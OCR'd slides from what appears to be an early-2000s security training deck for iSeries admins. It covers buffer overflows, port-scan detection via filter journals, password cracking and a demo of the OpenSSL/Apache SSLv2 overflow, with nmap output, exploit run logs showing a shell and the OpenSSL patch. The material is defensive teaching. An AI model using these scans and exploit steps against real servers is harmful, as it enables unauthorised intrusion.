
Stack buffer area in the memory space

Buffer overflow attack - Normal case

Typical network program
running with privileged authority


Receive the data from the network
Data has arrived?
Yes
No
Fetch received data from received buffer area
Program start address 200000
Process the received data
012A39BF ....
200000
Received buffer area Maximum 1000bytes
Return address 6Bytes
Stack buffer area in the memory space
Address 200000
2ABFED0C ....
Program area in the memory space

Buffer overflow attack - Buffer overflow attack case



Typical network program running with privileged authority

Receive the data from the network

Data has arrived?

Yes

No

Fetch received data from received buffer area

Program start address 200000

Process the receive data

Received data (sent from attacker)
AABBCCDD ... 300000
1006Bytes

AABBCCDD....

300000

Received buffer area
Maximum 1000bytes

Return address area is overwritten by buffer overflow attack

Stack buffer area in the memory space

Program control is taken over by attacker with privileged authority

Address 200000

2ABFED0C ....

Address 300000

DEADDEAD ...
Attacker's program (Previously set by attacker)

Program area in the memory space

Buffer overflow attack - How to prevent


- Buffer overflow attack is caused by network program vulnerability

- A network program must check the received data length and determine if the received data can be stored onto the received buffer area within the size limit

Notes Buffer overflow attack

Recently, we often see Buffer overflow vulnerability case in CERT Advisory. The Buffer overflow vulnerability is caused by network program bug. If the network program accepts oversized data and stores it onto the buffer area, it exceeds the received buffer area border in the memory. If there is a program area just neighbor of the received buffer area in the memory, it corrupts the program area and it causes a program crash or operating system crash.

Intruders can also run their program with privileged authority with buffer overflow attack. Below shows the case that intruders can run their program with buffer overflow attack. A network program is handling a received buffer in the subroutine. A network program is going to fetch received buffer contents and is going to back to received buffer handling program at address 200000. Intruders try to create 1006bytes data and send it to the server. The server receives data and stores it onto the received buffer area. Because the network program doesn't check the data length, it allows buffer overflow condition on the received buffer area. Now the return address area is overwritten with 300000 due to the buffer overflow. A network program tries to continue the program at address 300000 where the intruder's program is ready to run. If the network program has a privileged authority, intruders can run their program with privileged authority.


Typical network program
running with privileged authority
Received data (sent from attacker)
AABBCCDD ... 300000
1006Bytes
Receive the data from the network
Data has arrived?
Yes
No
Fetch received data from received buffer area
Program start address 200000
Process the received data
AABBCCDD....
300000
Received buffer area
Maximum 1000bytes
Return address area is overwritten by buffer overflow attack
Stack buffer area in the memory space
Program control is taken over by attacker with privileged authority
Address 200000
2ABFED0C ....
Address 300000
DEADDEAD ...
Attacker's program (Previously set by attacker)
Program area in the memory space

Notes Buffer overflow attack

How to prevent the buffer overflow attack

To prevent buffer overflow attack, a network program should check the received data length or it should use instructions which doesn't cause the buffer overflow. For example, fgets instruction can specify the data length to store the data into the buffer. If a new buffer overflow vulnerability would be found, a network program or an operating system manufacturer would create a fix patch to correct the buffer overflow problem.


Port scanning

Port scanning


- Port scanning is attacker's first activity to prove your server
- If attackers find open ports, attackers next try to get into your server through open ports
- It is important to watch port scanning activities with QIPFILTER journal or IDS(Intrusion Detection System)

Port scanning tool

- Port scanning tool
  - nmap *hostname* (Linux)
  - telnet *hostname portnumber* (By hand)




Open (Listening) port




Closed (Not listening) port

TCP port scanning with 3-way handshake



Open (Listening) port



Closed (Not listening) port

TCP half-open port scanning

Port scanning - How to detect port scanning activities

- Watch TCP/STARTING, TCP, UDP packets from untrusted hosts
- Set Journal FULL in IPFILTER setting

```
     ADDRESS ETH172   IP = 172.21.1.1 THROUGH 172.21.1.100

Line2 FILTER SET ETHFIL   ACTION = PERMIT   DIRECTION = INBOUND   SRCADDR = *   DSTADDR = ETH172
                PROTOCOL = TCP/STARTING   DSTPORT = *   SRCPORT = *   JRN = FULL
Line3 FILTER SET ETHFIL   ACTION = PERMIT   DIRECTION = OUTBOUND   SRCADDR = ETH172   DSTADDR =
      *
                PROTOCOL = TCP/STARTING   DSTPORT = *   SRCPORT = *   JRN = FULL

Line4
      FILTER SET ETHFIL   ACTION = PERMIT   DIRECTION = INBOUND   SRCADDR = *   DSTADDR = ETH172
                PROTOCOL = TCP   DSTPORT = *   SRCPORT = *   JRN = FULL
Line5
      FILTER SET ETHFIL   ACTION = PERMIT   DIRECTION = OUTBOUND   SRCADDR = ETH172   DSTADDR =
      *
                PROTOCOL = TCP   DSTPORT = *   SRCPORT = *   JRN = FULL
Line6

      FILTER SET ETHFIL   ACTION = PERMIT   DIRECTION = INBOUND   SRCADDR = *   DSTADDR = ETH172
Line7
                PROTOCOL = UDP   DSTPORT = *   SRCPORT = *   JRN = FULL
      FILTER SET ETHFIL   ACTION = PERMIT   DIRECTION = OUTBOUND   SRCADDR = ETH172   DSTADDR =
      *
                PROTOCOL = UDP   DSTPORT = *   SRCPORT = *   JRN = FULL
```


Above IPFILTER example records all TCP/STARTING, TCP, UDP activities in QIPFILTER/QUSRSYS journal

```
FILTER_INTERFACE LINE = ETHLINE   SET = ETH172
```

Port scanning - How to audit QIPFILTER journal

DSPJRN JRN(QUSRSYS/QIPFILTER) OUTPUT(*PRINT)
WRKJOB - choose option 4
Enter 5 in OPT field on QPDSPJRN spool file

Example 1: Port scanning with command 'telnet 172.21.1.1 7777' from client 192.168.1.1


192.168.1.1

Port **40216**

SYN

ACK RST

172.21.1.1

Port **7777**

Port 7777 is proved as 'Closed port'

Filter Line 2 (TCP/STARTING Inbound)


```
7961 M                               0    'ETHLINE   A I   2PERMIT   6192.168.1.1     40216172.21.1.1 7777'
           0 TF    QTOFJRN    QTCP       030756     0
             0     QCMD       QTCP              0 0   '              '
             0     02/12/30   21:20:58            0
7962 M                               0    'ETHLINE   A O   5PERMIT   6172.21.1.1    7777192.168.1.1     40216'
           0 TF    QTOFJRN    QTCP       030756     0
             0     QCMD       QTCP              0 0   '              '
             0     02/12/30   21:20:58            0
```

6 = TCP

Filter Line 5 (TCP Outbound)

Port scanning - How to audit QIPFILTER journal

Example 2: Port scanning with command 'telnet 172.21.1.1 8001' from client 192.168.1.1



192.168.1.1

172.21.1.1

Port **40239**

SYN

ACK

ACK

FIN ACK

Port **8001**

Port 8001 is proved as 'Open port'

Filter Line 2 (TCP/STARTING Inbound)

```
7963 M                          0   'ETHLINE   A I    2PERMIT   6192.168.1.1    40239172.21.1.1   8001'
           0 TF    QTOFJRN    QTCP      030756    0
             0     QCMD       QTCP             0 0    '                '
             0     02/12/30   21:21:05         0
```

Filter Line 5 (TCP Outbound)

```
7964 M                          0   'ETHLINE   A O    5PERMIT   6172.21.1.1    8001192.168.1.1  40239'
           0 TF    QTOFJRN    QTCP      030756    0
             0     QCMD       QTCP             0 0    '                '
             0     02/12/30   21:21:05         0
```

Filter Line 4 (TCP Inbound)

```
7965 M                          0   'ETHLINE   A I     4PERMIT   6192.168.1.1    40239172.21.1.1   8001'
           0 TF    QTOFJRN    QTCP      030756    0
             0     QCMD       QTCP             0 0    '                '
             0     02/12/30   21:21:05         0
```

Filter Line 4 (TCP Inbound)

```
7966 M                          0   'ETHLINE   A I     4PERMIT   6192.168.1.1    40239172.21.1.1    8001'
           0 TF    QTOFJRN    QTCP      030756    0
             0     QCMD       QTCP             0 0    '                '
             0     02/12/30   21:21:08         0
```

6 = TCP

Port scanning - How to audit QIPFILTER journal

- If there are port scanning activities for closed or open ports from the same untrusted host, your server might be scanned by attacker

- Action plans
  - Search QIPFILTER journal with that untrusted host's IP address to see other activities - connection trials through open ports
  - With the time and date of the connection trial, search QHST to see what the attacker tried to do
  - Filter out that untrusted host's IP address for any protocols and ports
  - Check audit record
  - Check object integrity for signed objects
  - Change all user's passwords

Port scanning - Details of QIPFILTER journal contents

Field name	Lengt h	Description	Comments
TFENTL	5	Length of entry	
TFSEQN	10	Sequence number	
TFCODE	1	Journal code	Always "M"
TFENTT	2	Entry type	Always "TF"
TFTIME	26	SAA timestamp	
TFRES	95	Reserved area	
TFLINE	10	Line description	"*ALL" if TFREVT is "U*". Blank if TFREVT is "L*". Line name if TFREVT is "L".
TFREVT	2	Rule Event	"L*" or "L" when rules are loaded. "U" when rules unloaded. "A" when filter action.
TFPDIR	1	IP Packet Direction	"O" is outbound. "I" is inbound.
TFRNUM	5	Rule Number	Applies to the rule number in the active rules file.
TFFACT	6	Filter Action Taken	"PERMIT" or "DENY"
TFPROT	4	Transport Protocol	1 is ICMP. 6 is TCP. 17 is UDP.

Field name	Lengt h	Description	Comments
TFSRCA	15	Source IP Address	
TFSRCP	5	Source Port	Garbage if TFPROT =1(ICMP)
TFDSTA	15	Destination IP Address	
TFDSTP	5	Destination Port	Garbage if TFPROT =1(ICMP)
TFTEXT	76	Additional Text	Contains description if TFRVET="L*" or "L" or "U"

Port scanning - QIPFILTER journal consideration

- Journaling all packets and auditing the output affects network performance and wastes storage space
- Run IDS program in the firewall or under the Linux environment is realistic solution to audit all packets
- iSeries doesn't support IDS functionality as of now

Password cracking

Password cracking - Passwords which can be easily predicted

- Passwords which can be easily predicted
  - Same as UserID
  - Same as your first name or last name
  - Made from UserID and numeric letters
  - Well-known brand name such as IBM, etc.
  - Noun seen in the dictionary
  - Place name such as New York
  - Abbreviation such as SSL
  - Predictable numeric or alphabetic letters such as 1234, abcd, etc.
  - Numeric strings seen on keyboard such as ASDFG

Password cracking - General guidelines to set your password

- General guidelines to set your password
  - Change your password after a period of time like every 30days
  - Do not set predictable password
  - Password string should consist of more than 2 numeric letters and alphabetic letters
  - Do not reuse a password which was already used in past
  - Confirm last signed in or last signed out time and date at each signon
  - Do not keep using initial password which is assigned by system administrator

Password safety - Password cracking attacks

- Using password cracking dictionary - Attackers have a password cracking dictionary which contains:
  - Words seen in a dictionary
  - Person name or brand name
  - Frequently used user name such as *operator, temp,* etc.
  - Predictable numeric or alphabetic letters such as *1234, abcd,* etc.
  - Strings seen on keyboard such as *ASDFG*

- Brute Force password cracking
  - Uses a program which automatically generates password strings with alphabetic and numeric letters combination

- Stealing a password flowing in the network
  - Using packet trace tools, attackers can steal your password flowing in the network


Password safety - How to conceal your password at the time of signon

- Use secured connection to conceal your password at the time of signon
  - SSL encrypted TCP applications (i.e. Telnet5250, FTP)
  - IPSec(VPN) encrypted TCP applications - use ESP for encryption

Attack example 1
OpenSSL/Apache buffer overflow attack

How the attack is made - Attacker's actions

Attacker's actions



Scan target servers
- ICMP Echo request
- Port scanning tool

- Send ICMP Echo request to target servers
- If ICMP Echo reply is received from the target server, attacker next try to scan the target server with port scanning tool

Check TCP server's version
DNS, HTTP, etc.

- Check TCP server's version is required to send the version specific attacking data
- Some attacking tools detect version automatically

Find attacking tool on the attacker's website
DoS, Spoofing, etc.

- Anyone can download the source file of the attacking tool
- Attacker compiles the source file to create the executable file

Attack the target server with attacking tool


- Attacking tool shows command shell at attacker's side or place victim program on target's server for further attacks

Attack example 1 - OpenSSL/Apache buffer overflow attack

- This attack uses Apache/OpenSSL buffer overflow vulnerability during the SSLV2 handshake process
- This vulnerability is discussed in VU#102795 in CERT vulnerability note
- OpenSSL prior to version 0.9.6e is affected with this vulnerability
- In this presentation, I will show realistic attack example with harmless version which just invokes command shell on the attacker's screen

Attack example 1 - OpenSSL/Apache buffer overflow attack

Network configuration



Attacker
mk5.makoto.com
192.168.1.130

Redhat Linux 7.2

Target server
linux.makoto.com
192.168.1.120

Redhat Linux 7.2
Apache 1.3.20-16
OpenSSL 0.9.6b-8

Attack example 1 - OpenSSL/Apache buffer overflow attack

Attacker scans the target server with port scanning tool (nmap)

```
[root@mk5 root]# nmap 192.168.1.120

Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Interesting ports on linux.makoto.com (192.168.1.120):
(The 1532 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
23/tcp     open        telnet
80/tcp     open        http
111/tcp    open        sunrpc
443/tcp    open        https
5680/tcp   open        canna
6000/tcp   open        X11
22273/tcp  open        wnn6
32773/tcp  open        sometimes-rpc9
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

Now attacker knows port 443(SSL) is open for attacking

Attack example 1 - OpenSSL/Apache buffer overflow attack

Attacker downloads source file from the attacker's website and complies it...

```
[root@mk5 root]# gcc -o apachessl [redacted]
[root@mk5 root]#
```


Attack example 1 - OpenSSL/Apache buffer overflow attack

Attacker executes attacking program with target's IP address..

```
[root@mk5 root]#./apachessl 192.168.1.120
Apache & OpenSSL 0.9.6 Exploit for evaluation
Trying to exploit 192.168.1.120
Checking version --> Checking Apache version from GET HTTP1.1 reply
Selected architecture: Red-Hat Apache 1.3.20 (7) --> Apache 1.3.20 is detected
Creating 20 dummy connections
connected
ssl_connect_host
ssl_connect_host
send_client_hello --> Sending malicious SSLV2 handshaking data which causes a buffer overflow
get_server_hello
send_client_master_key
generate_session_keys
get_server_verify
send_client_finished
get_server_finished
get_local_port
overwrite_next_chunk
overwrite_next_chunk
send_client_hello
get_server_hello
send_client_master_key
generate_session_keys
get_server_verify
send_client_finished
get_server_error
sh --> A buffer overflow condition allows the attacking program to get command shell
Sending data --> Sending shell command to invoke command shell on attacker's screen
```

Attack example 1 - OpenSSL/Apache buffer overflow attack

Now attacker gets command shell on attacker's screen...


emacs@linux.makoto.com
Buffers Files Tools Edit Search Mule Complete In/Out Signals Help

```
bash-2.05$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-2.05$ su root
Password:

[root@linux /]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@linux /]#
```

If attacker can crack the root password, attacker gets control with root authority...

OpenSSL/Apache buffer overflow attack - How to prevent

- Hide Apache version information
  - Attacking program needs Apache server's version to send version specific attacking data
  - If the attacking program cannot detect Apache version, attacker needs to try with different Apache versions one by one
  - Even though Apache version is hidden, attacker can attack with many trials anyway

- Apply fix on OpenSSL - upgrading to OpenSSL 0.9.6e fixes this vulnerability
  - For RedHat Linux, openssl-0.9.6b-28.i386.rpm fixes this vulnerability
  - iSeries is not affected to this vulnerability because iSeries doesn't use OpenSSL for SSL connection

- Filter out incoming ICMP Echo Request packets with IPFILTER
  - If you don't have a special reason to allow public to send ICMP Echo Request packet to your server, filtering out incoming ICMP Echo Request packets is better choice

How to hide the version information - Apache HTTP server

- Describe 'ServerTokens Prod' in httpd.conf to hide Apache version in every GET/HTTP reply
  - V5R2 Apache HTTP hides Apache version in every GET/HTTP reply

    HTTP/1.1 304 NOT MODIFIED..DATE: THU, 02 JAN 2003 04:38:58 GMT..**SERVER: APACHE....**

  - If 'ServerTokens OS' is described in httpd.conf, Apache version is shown in every GET/HTTP reply

    HTTP/1.1 304 NOT MODIFIED..DATE:THU, 02 JAN 2003 04:53:53 GMT..**SERVER: APACHE/2.0.39(ISERIES).**

- Describe 'ServerSignature Off' in httpd.conf to hide Apache version in HTTP404(Not found) reply
  - V5R2 Apache HTTP server hides Apache version in HTTP404(Not found) reply

    HTTP/1.1 404 NOT FOUND..DATE: FRI, 03 JAN 2003 16:06:51 GMT..**SERVER: APACHE..**

  - If 'ServerTokens OS' is described and 'ServerSignature Off' is not described in httpd.conf, Apache version is shown in HTTP404(Not found) reply

    HTTP/1.1 404 NOT FOUND..DATE: FRI, 03 JAN 2003 15:42:15 GMT..**SERVER: APACHE/2.0.39 (ISERIES).**

If the version information is hidden by ServerTokens Prod

If the version information is hidden by 'ServerTokens Prod' directive,

```
[root@mk5 root]#./apachessl 192.168.1.120
Apache & OpenSSL 0.9.6 Exploit for evaluation
Trying to exploit 192.168.1.120
Checking version --> Checking Apache version from GET HTTP1.1 reply
Selected architecture: Slackware Apache 1.3.26 (9) --> Because version information cannot be
detected, this program runs with default selection 'Slackware Apache 1.3.26 (9)'
Creating 20 dummy connections
connected
ssl_connect_host
ssl_connect_host
send_client_hello --> Sending malicious SSLV2 handshaking data which causes buffer overflow,
but the data is specific to Slackware Apache 1.3.26
get_server_hello
send_client_master_key
generate_session_keys
 .....
get_server_verify
send_client_finished
get_server_error
sh
Sending data
Data sent --> This program said 'Data sent', but nothing happened due to the wrong attacking data
close
DONE
```

Attack cannot be made because wrong attacking data is sent from attacking program

Applying the fix on OpenSSL

To apply the fix for this vulnerability, upgrade OpenSSL to 0.9.6e

- For RedHat linux, upgrade OpenSSL to openssl-0.9.6b-28.i386.rpm

```
[root@mk5 root]#rpm -U --nodeps openssl-0.9.6b-28.i386.rpm
[root@mk5 root]#rpm -q openssl
openssl 0.9.6b-28

Usage of rpm command:
-q Inquires current package version level
-U Upgrade package
   --nodeps  No package dependencies with other packages
   --oldpackage  Downgrade to the old package level
```

- To downgrade OpenSSL, type in the following:

```
[root@mk5 root]#rpm -U --oldpackage openssl-0.9.6b-8.i386.rpm
